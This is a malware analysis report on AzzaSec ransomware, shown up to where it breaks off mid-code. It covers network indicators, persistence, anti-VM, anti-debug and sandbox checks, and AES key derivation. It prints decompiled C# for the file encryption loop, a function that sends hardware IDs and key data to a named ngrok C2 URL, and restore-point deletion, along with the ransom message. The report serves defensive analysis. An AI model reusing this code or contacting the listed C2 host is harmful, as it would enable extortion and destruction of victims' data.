


Image of AzzaSec Ransomware Dynamic Analysis -I

When the network connections made by the file after execution are examined, the addresses **ip-api.com** and **ec2-3-124-142-205.eu-central-1.compute.amazonaws.com** are observed.

URL	p-api[.]com
URL	ec2-3-124-142-205.eu-central-1[.]compute[.]amazonaws[.]com




Image of AzzaSec Ransomware Dynamic Analysis -II

It is observed that the ransomware extension is .AzzaSec_Encryptor, and it attempts to encrypt every file it can access, starting from the C directory.

Extension	.AzzaSec_Encryptor

Image of AzzaSec Ransomware Dynamic Analysis -III

It is observed that the malware attempts to access the Hostname and Domain information within the system.




Image of AzzaSec Ransomware Dynamic Analysis -IV

It has been observed that the ransomware writes a file named **Cry.img** in the **AppData\Temp** directory. Ransomware can store backups of encrypted files within img files. In some cases, this backed-up data can be transferred to the threat actor's C2 server, leading to a data breach. However, no such occurrence has been found within AzzaSec Ransomware.




Image of AzzaSec Ransomware Dynamic Analysis - V

The ransomware writes a file named **vYtzIm0SDgeCYX5eq8g7.exe** to the Startup directory. This file is the same as the ransomware itself, but is written to the Startup directory with a different name to maintain persistence on the system. Every time the Windows session starts, the ransomware will become active again and demand money once more.

Static Analysis of AzzaSec Ransomware




Image of AzzaSec Ransomware General Information

The file extensions to be encrypted on the system have been identified as:
".js", ".sln", ".suo", ".cs", ".c", ".cpp", ".pas", ".h", ".asm", ".sqlite3", ".sqlitedb", ".sql", ".accdb", ".mdb", ".db", ".cmd", ".bat", ".lnk", ".url", ".mat", ".kys", ".pif", ".scf", ".shs", ".shb", ".xnx", ".ps1", ".vbs", ".vb", ".pl", ".jsp", ".php", ".asp", ".rb", ".java", ".jar", ".class", ".sh", ".mp3", ".wav", ".swf", ".fla", ".wmv", ".mpg", ".vob", ".mpeg", ".asf", ".avi", ".mov", ".mp4", ".3gp", ".mkv", ".3g2", ".flv", ".raw", ".gif", ".png", ".bmp", ".jpg", ".jpeg", ".vcd", ".iso", ".backup", ".zip", ".rar", ".7z", ".gz", ".tgz", ".ta", ".pdf", ".pptx", ".ppt", ".xltm", ".xltx", ".xlc", ".xlm", ".xlt", ".xlw", ".xlsb", ".xlsm", ".xlsx", ".xls", ".docx", ".doc", ".htm", ".html", ".php5", ".php", ".phtml", ".fla", ".cmd", ".ink", ".exe", ".txt", ".gif", ".csv", ".raw", ".lua", ".dat", ".vbs", ".vb6", ".apk", ".config", ".c", ".resx", ".vbproj", ".myapp", ".cache", ".pdb", ".manifest", ".png", ".bmp", ".eps", ".hdr", ".exr", ".ico", ".svg", ".tga", ".tiff", ".wbmp", ".webp", ".exe"
Additionally, it has been identified that the files to be encrypted within the system will have the extension .AzzaSec_Encryptor, and a reverse proxy URL https://262d-45-148-244-140.ngrok-free.app/server.php has been detected.

URL	https://262d-45-148-244-140[.]ngrok-free.app/server[.]php
C2	45.148.244.140

NOTE: The Amazon AWS server detected during dynamic analysis belongs to NGROK reverse proxy software. Therefore, the NGROK address detected in static analysis appeared as an AWS server during dynamic analysis.

```
string text51 = "Hello VB.NET".Remove(5);
Console.WriteLine(text51);
Console.ReadLine();
MyProject.Computer.Audio.Play(Resources.audio2, AudioPlayMode.BackgroundLoop);
try
{
    this.TextBox1.Text = MathClass.MathSettings.kSELuN6Dk;
```

Image of AzzaSec Ransomware Audio Play

When the ransomware is active and the payment screen window is opened, it has been detected that an automatic audio file is continuously played within the system. The created audio contains a terrifying background music and the following speech:

"Greetings to you citizen of the world, Your system has been hacked with the AzzaSec ransomware virus. All your data has been encrypted with a specific algorithm, and there is no way to access it without our permission.
To retrieve your files and have us exit your system, please make the requested payment to the Bitcoin address you see on the screen. If you do not make the payment by the specified date, all your files will be deleted, and your critical data will be exposed. If you make the payment, we will return all your files and maintain your privacy.

To demonstrate that we can decrypt your files, you may send any file to our email address and request us to decrypt it.

Remember we are the AzzaSec Hackers."

```
string text19 = Path.GetTempPath() + "Cry.img";
IL_E10:
num = 237;
bool flag53 = File.Exists(text19);
if (!flag53)
{
    IL_E27:
    num = 239;
    Resources.bgimage.Save(text19, ImageFormat.Bmp);
    IL_E3F:;
}
IL_E23:
IL_E40:
num = 241;
MathMainFile.SystemParametersInfo(20, 0, ref text19, 1);
```

Image of AzzaSec Ransomware Desktop Wallpaper

In dynamic analysis, no malicious activity was found in the **"Cry.img"** file created in the temp directory. It was found that the project's resources were written to this img file.

It was observed that the AzzaSec Ransomware adjusts the system's current desktop wallpaper according to the resource in this **Cry.img** file.




Image of AzzaSec Ransomware VM Detection

The WMI query **Select * from Win32_ComputerSystem retrieves** information about the computer (such as **Name, Domain, Model, Manufacturer, Username**, etc.). It then searches for specific strings within this information to determine if it is running on a VM **("VIRTUAL", "vmware", "virtualbox"**). This code detects and blocks Virtual Machines.

Query	Select * from Win32_ComputerSystem




Image of AzzaSec Ransomware Debugger Detection

This code is used to detect debuggers. It checks if there is a debugger present on the running processes (**Process.GetCurrentProcess().Handle**) using the function **CheckRemoteDebuggerPresent**.




Image of AzzaSec Ransomware Sandbox Detection

The **SbieDLL.dll** library is a library contained within Sandbox. AzzaSec Ransomware checks if this library is installed in the system. This code is used for Sandbox detection.

```
// Token: 0x0600001E RID: 30 RVA: 0x00002584 File Offset: 0x00000784
public static bool MathFunc_5()
{
    try
    {
        string text = new WebClient().DownloadString("http://ip-api.com/line/?fields=hosting");
        return text.Contains("true");
    }
    catch (Exception ex)
    {
    }
    return false;
}
```

Image of AzzaSec Ransomware Hosting Detection

It is observed that a request is sent to **http://ip-api.com/line/?fields=hosting**. This address returns a value of true or false based on the hosting status. This code is used for hosting detection.

Request	http://ip-api[.]com/line/?fields=hosting

```
// AzzaSec.MathMainFile
// Token: 0x060000C7 RID: 199 RVA: 0x00009888 File Offset: 0x00007A88
public static string HWID()
{
    string text2;
    try
    {
        string text = MathMainFile.Identifier("Win32_Processor", "ProcessorId");
        text = text + "-" + MathMainFile.Identifier("Win32_BIOS", "SerialNumber");
        text = text + "-" + MathMainFile.Identifier("Win32_BaseBoard", "SerialNumber");
        text = text + "-" + MathMainFile.Identifier("Win32_VideoController", "Name");
        text2 = MathMainFile.MD5HASH(text);
    }
    catch (Exception ex)
    {
        text2 = "Error";
    }
    return text2;
}
```

Image of AzzaSec Ransomware HWID Function

It has been observed that a hardware identification number (HWID) is created. For this, the BIOS serial number, motherboard serial number, and video controller name are collected and converted into an MD5 hash value.

This function is used within AzzaSec Ransomware for encryption and decryption, and the unique hardware ID of the device is used in this process.

```
// Token: 0x06000029 RID: 41 RVA: 0x000028E0 File Offset: 0x00000AE0
public static object Math_Encrpyion_Algorithm(string input, string pass)
{
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
    object obj;
    try
    {
        byte[] array = new byte[32];
        byte[] array2 = md5CryptoServiceProvider.ComputeHash(MathChecker.KO(pass));
        Array.Copy(array2, 0, array, 0, 16);
        Array.Copy(array2, 0, array, 15, 16);
        rijndaelManaged.Key = array;
        rijndaelManaged.Mode = CipherMode.ECB;
        ICryptoTransform cryptoTransform = rijndaelManaged.CreateEncryptor();
        byte[] array3 = MathChecker.KO(input);
        string text = Convert.ToBase64String(cryptoTransform.TransformFinalBlock(array3, 0, array3.Length));
        obj = text;
    }
    catch (Exception ex)
    {
    }
    return obj;
```

Image of AzzaSec Ransomware Encryption Stage - I

The function, hashes the input password value with the MD5 and uses the resulting 16-byte hash value to create a 32-byte array for the AES key. Then, the input text is converted into a byte array and encrypted. The encrypted byte array is converted into Base64 format and returned as a readable string.

```
// Token: 0x0600002A RID: 42 RVA: 0x00002990 File Offset: 0x00000B90
public static object Math_Decryption_Algorithm_2(string input, string pass)
{
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
    object obj;
    try
    {
        byte[] array = new byte[32];
        byte[] array2 = md5CryptoServiceProvider.ComputeHash(MathChecker.KO(pass));
        Array.Copy(array2, 0, array, 0, 16);
        Array.Copy(array2, 0, array, 15, 16);
        rijndaelManaged.Key = array;
        rijndaelManaged.Mode = CipherMode.ECB;
        ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
        byte[] array3 = Convert.FromBase64String(input);
        string text = MathChecker.LALAK(cryptoTransform.TransformFinalBlock(array3, 0, array3.Length));
        obj = text;
    }
    catch (Exception ex)
    {
    }
    return obj;
}
```

Image of AzzaSec Ransomware Encryption Stage - II

In this function, the "text" and "obj" variables contain the decryption key required to decrypt encrypted files. The encrypted text in Base64 format is decrypted with the AES algorithm to obtain the original text.

```
// AzzaSec.MathMainFile
// Token: 0x060000C1 RID: 193 RVA: 0x0000966C File Offset: 0x0000786C
private static byte[] CreateIV(string strPassword)
{
    char[] array = strPassword.ToCharArray();
    int upperBound = array.GetUpperBound(0);
    checked
    {
        byte[] array2 = new byte[upperBound + 1];
        int upperBound2 = array.GetUpperBound(0);
        for (int i = 0; i <= upperBound2; i++)
        {
            array2[i] = (byte)Strings.Asc(array[i]);
        }
        SHA512Managed sha512Managed = new SHA512Managed();
        byte[] array3 = sha512Managed.ComputeHash(array2);
        byte[] array4 = new byte[16];
        int num = 32;
        do
        {
            array4[num - 32] = array3[num];
            num++;
        }
        while (num <= 47);
        return array4;
    }
}
```

Image of AzzaSec Ransomware Encryption Stage - III

It has been observed that this function is used for the Initialization Vector (IV), for the AES Encryption. The CreateIV function creates an 16 byte segment IV by converting the character of the random password value it receives to ASCII and hashing it with SHA512.

```
// AzzaSec.MathMainFile
// Token: 0x060000C0 RID: 192 RVA: 0x000095E4 File Offset: 0x000077E4
private static byte[] CreateKey(string strPassword)
{
    char[] array = strPassword.ToCharArray();
    int upperBound = array.GetUpperBound(0);
    checked
    {
        byte[] array2 = new byte[upperBound + 1];
        int upperBound2 = array.GetUpperBound(0);
        for (int i = 0; i <= upperBound2; i++)
        {
            array2[i] = (byte)Strings.Asc(array[i]);
        }
        SHA512Managed sha512Managed = new SHA512Managed();
        byte[] array3 = sha512Managed.ComputeHash(array2);
        byte[] array4 = new byte[32];
        int num = 0;
        do
        {
            array4[num] = array3[num];
            num++;
        }
        while (num <= 31);
        return array4;
    }
}
```

Image of AzzaSec Ransomware Encryption Stage - IV

The CreateKey function, converts the given random password value into a byte array, hashes it with SHA512, and uses the first 32 bytes as a key for AES encryption operations.

```
while (enumerator5.MoveNext())
{
    string text11 = enumerator5.Current;
    IL_835:
    num = 139;
    bool flag31 = File.Exists(text11);
    if (flag31)
    {
        IL_848:
        num = 140;
        MathMainFile.EncryptOrDecryptFile(text11, text11 + MathClass.MathSettings.mgmABtBuHX, MathMainFile.math_key, MathMainFile.math_key_1, MathMainFile.CryptoAction.ActionEncrypt);
        IL_860:;
    }
    IL_86F:
    num = 142;
}
```

Image of AzzaSec Ransomware Encryption Stage - V

It has been observed that AzzaSec Ransomware uses the same function (EncryptOrDecryptFile) to encrypt and decrypt files. The encryption or decryption of files is determined based on the parameters it receives.
While the last parameter contains the value MathMainFile.CryptoAction.ActionEncrypt, it encrypts the files,

```
if (?1&8)
{
    IL_68:
    num2 = 7;
    this.EncryptOrDecryptFile(text, text.Replace(MathClass.MathSettings.mgmABtBuHX, ""), this.bytKey, this.bytIV, Form2.CryptoAction.ActionDecrypt);
    IL_91:
    num2 = 8;
    num3--;
    IL_97:
    num2 = 9;
    this.Text = "Decryption : Working " " + Conversions.ToString(num3);
    IL_B1:;
}
IL_B3:
num2 = 11;
```

Image of AzzaSec Ransomware Encryption Stage - VI

the value **Form2.CryptoAction.ActionDecrypt** decrypts the files.

```
MathMainFile.mathvar = new FileStream(strInputFile, FileMode.Open, FileAccess.Read);
IL_1A:
num2 = 3;
MathMainFile.mathvar_1 = new FileStream(strOutputFile, FileMode.OpenOrCreate, FileAccess.Write);
num2 = 4;
MathMainFile.mathvar_1.SetLength(0L);
IL_38:
num2 = 5;
byte[] array = new byte[4097];
IL_45:
num2 = 6;
long num3 = 0L;
IL_4B:
num2 = 7;
long length = MathMainFile.mathvar.Length;
IL_59:
num2 = 8;
RijndaelManaged rijndaelManaged = new RijndaelManaged();
IL_63:
num2 = 9;
CryptoStream cryptoStream;
if (Direction == MathMainFile.CryptoAction.ActionEncrypt)
{
    IL_72:
    num2 = 11;
    cryptoStream = new CryptoStream(MathMainFile.mathvar_1, rijndaelManaged.CreateEncryptor(math_key, math_key_1), CryptoStreamMode.Write);
}
IL_8D:
IL_8E:
checked
```

Image of AzzaSec Ransomware Encryption Stage - VII

When examining the code of the EncryptOrDecryptFile function, it is observed that;

MathMainFile.CryptoAction.ActionEncrypt, the code structure cryptoStream = new CryptoStream(MathMainFile.mathvar_1, rijndaelManaged.CreateEncryptor(math_key, math_key_1), CryptoStreamMode.Write); is used to encrypt the files. Here, the rijndaelManaged.CreateEncryptor takes the IV value and the key, previously created in the key generation functions and performs AES encryption for each file opened in the system.

Image of AzzaSec Ransomware Encryption Stage - VIII

Math_Encryption_Algorithm and **Math_Decryption_Algorithm_2** are used within Azzasec ransomware to save settings. This code is involved in a process of saving encrypted settings.

In the process of saving the encrypted settings, the HWID value is used within the encryption algorithm for encryption and also used in the decryption algorithm for decryption.




Image of AzzaSec Ransomware Encryption Stage - IX

It has been observed that these saved values are later used as parameters in the **CreateKey** and **CreateIV** functions within the Azzasec ransomware. These variables **(math_key, math_key_1)** are used within the EncryptOrDecryptFiles function to encrypt or decrypt data.

```
// Token: 0x060000CA RID: 202 RVA: 0x00009AC0 File Offset: 0x00007CC0
public static bool sends(string info)
{
    bool flag;
    try
    {
        string text = MathClass.MathSettings.math_logs + "?" + info;
        WebRequest webRequest = WebRequest.Create(text);
        WebResponse response = webRequest.GetResponse();
        Stream responseStream = response.GetResponseStream();
        StreamReader streamReader = new StreamReader(responseStream);
        string text2 = streamReader.ReadToEnd();
        streamReader.Close();
        response.Close();
        flag = true;
    }
    catch (Exception ex)
    {
    }
    return flag;
}
```

Image of AzzaSec Ransomware HTTP Request - I

It has been observed that after the encryption processes, an HTTP GET request is sent to https://262d-45-148-244-140.ngrok-free.app/server.php using the Sends function, and this PHP script takes a parameter with the info variable.

HTTP Request	https://262d-45-148-244-140.ngrok-free.app/server.php

```
bool flag;
do
{
    Thread.Sleep(2000);
    flag = MathMainFile.Sends(Conversions.ToString(Operators.ConcatenateObject(MathClass.MathSettings.hash + "=", MathChecker.Math_Decryption_Algorithm_2(Interaction.GetSetting("F", "0",
      MathClass.MathSettings.Setting, ""), MathMainFile.HWID() + MathMainFile.HWID()))));
}
while (!flag);
Interaction.SaveSetting("F", "0", MathClass.MathSettings.Setting, "Done");
Interaction.SaveSetting("C", "0", MathClass.MathSettings.Setting, "Done");
```

Image of AzzaSec Ransomware HTTP Request – II

In the code where the Sends function is used, it takes the UserName_HWID, the encryption string registered on the Windows Registry, and the HWID value concatenated twice. So, a request like this occurs over the network:

https://262d-45-148-244-140.ngrok-free.app/server.php?JohnDoe_E2624AC15974=I+9selmIEUWaYoSWZGp7aFDQBrs4IOgNn3UGkcCx2q41tCXjtciWWvj54O6n4BsC4g6hrOmSZi6MGSGZSIM+Vg==E2624AC15974E2624AC15974

These values are transferred to the AzzaSec Group's C2 panel, and within this C2 server, a decryption key is generated. Depending on the payment status, this key is sent to the target.

```
// Token: 0x060000C3 RID: 195
[DllImport("Srclient.dll")]
public static extern int SRRemoveRestorePoint(int index);
```

```
// Token: 0x060000C4 RID: 196 RVA: 0x00009774 File Offset: 0x00007974
private static void hNvHJrpPmO()
{
    try
    {
        ManagementClass managementClass = new ManagementClass("\\\\.\\root\\default", "systemrestore", new ObjectGetOptions());
        ManagementObjectCollection instances = managementClass.GetInstances();
        try
        {
            foreach (ManagementBaseObject managementBaseObject in instances)
            {
                ManagementObject managementObject = (ManagementObject)managementBaseObject;
                MathMainFile.SRRemoveRestorePoint(Conversions.ToInteger(Conversions.ToUInteger(managementObject["sequencenumber"]).ToString()));
            }
        }
        finally
        {
            ManagementObjectCollection.ManagementObjectEnumerator enumerator;
            if (enumerator != null)
            {
                ((IDisposable)enumerator).Dispose();
            }
        }
    }
    catch (Exception ex)
    {
    }
}
```

Images of AzzaSec Ransomware Inhibit System Recovery

With a function named hNvHJrpPmO, AzzaSec Ransomware identifies and removes restore points within the system. After an AzzaSec ransomware infection, the system cannot be reverted to a date before the ransomware infection using restore points, and data cannot be recovered through restoration. This function utilizes a library named Srclient.dll.

```
// AzzaSec.Form1
// Token: 0x06000038 RID: 56 RVA: 0x00003928 File Offset: 0x00001B28
private void Timer1_Tick(object sender, EventArgs e)
{
    try
    {
        bool flag = (this.hour == 0.0) & (this.minute == 0.0);
        if (flag)
        {
            this.Label9.Text = "0";
            this.Label7.Text = "0";
            this.Timer1.Stop();
            base.Hide();
            Interaction.SaveSetting("D", "0", MathClass.MathSettings.Setting, "OK");
            math_del_unsolved.delmath_unsolved();
        }
        else
        {
            this.Label9.Text = Conversions.ToString(this.hour);
            this.Label7.Text = Conversions.ToString(this.minute);
            Interaction.SaveSetting("H", "0", MathClass.MathSettings.Setting, Conversions.ToString(this.hour));
            Interaction.SaveSetting("M", "0", MathClass.MathSettings.Setting, Conversions.ToString(this.minute));
            Interaction.SaveSetting("S", "0", MathClass.MathSettings.Setting, Conversions.ToString(this.second));
        }
        bool flag2 = this.minute == 0.0;
        if (flag2)
        {
            this.hour -= 1.0;
            this.minute = 59.0;
            this.ProgressBar1.Increment(1);
            Interaction.SaveSetting("P", "0", MathClass.MathSettings.Setting, Conversions.ToString(this.ProgressBar1.Value));
        }
        else
        {
            bool flag3 = this.second == 0.0;
            if (flag3)
            {
                this.minute -= 1.0;
                this.second = 59.0;
            }
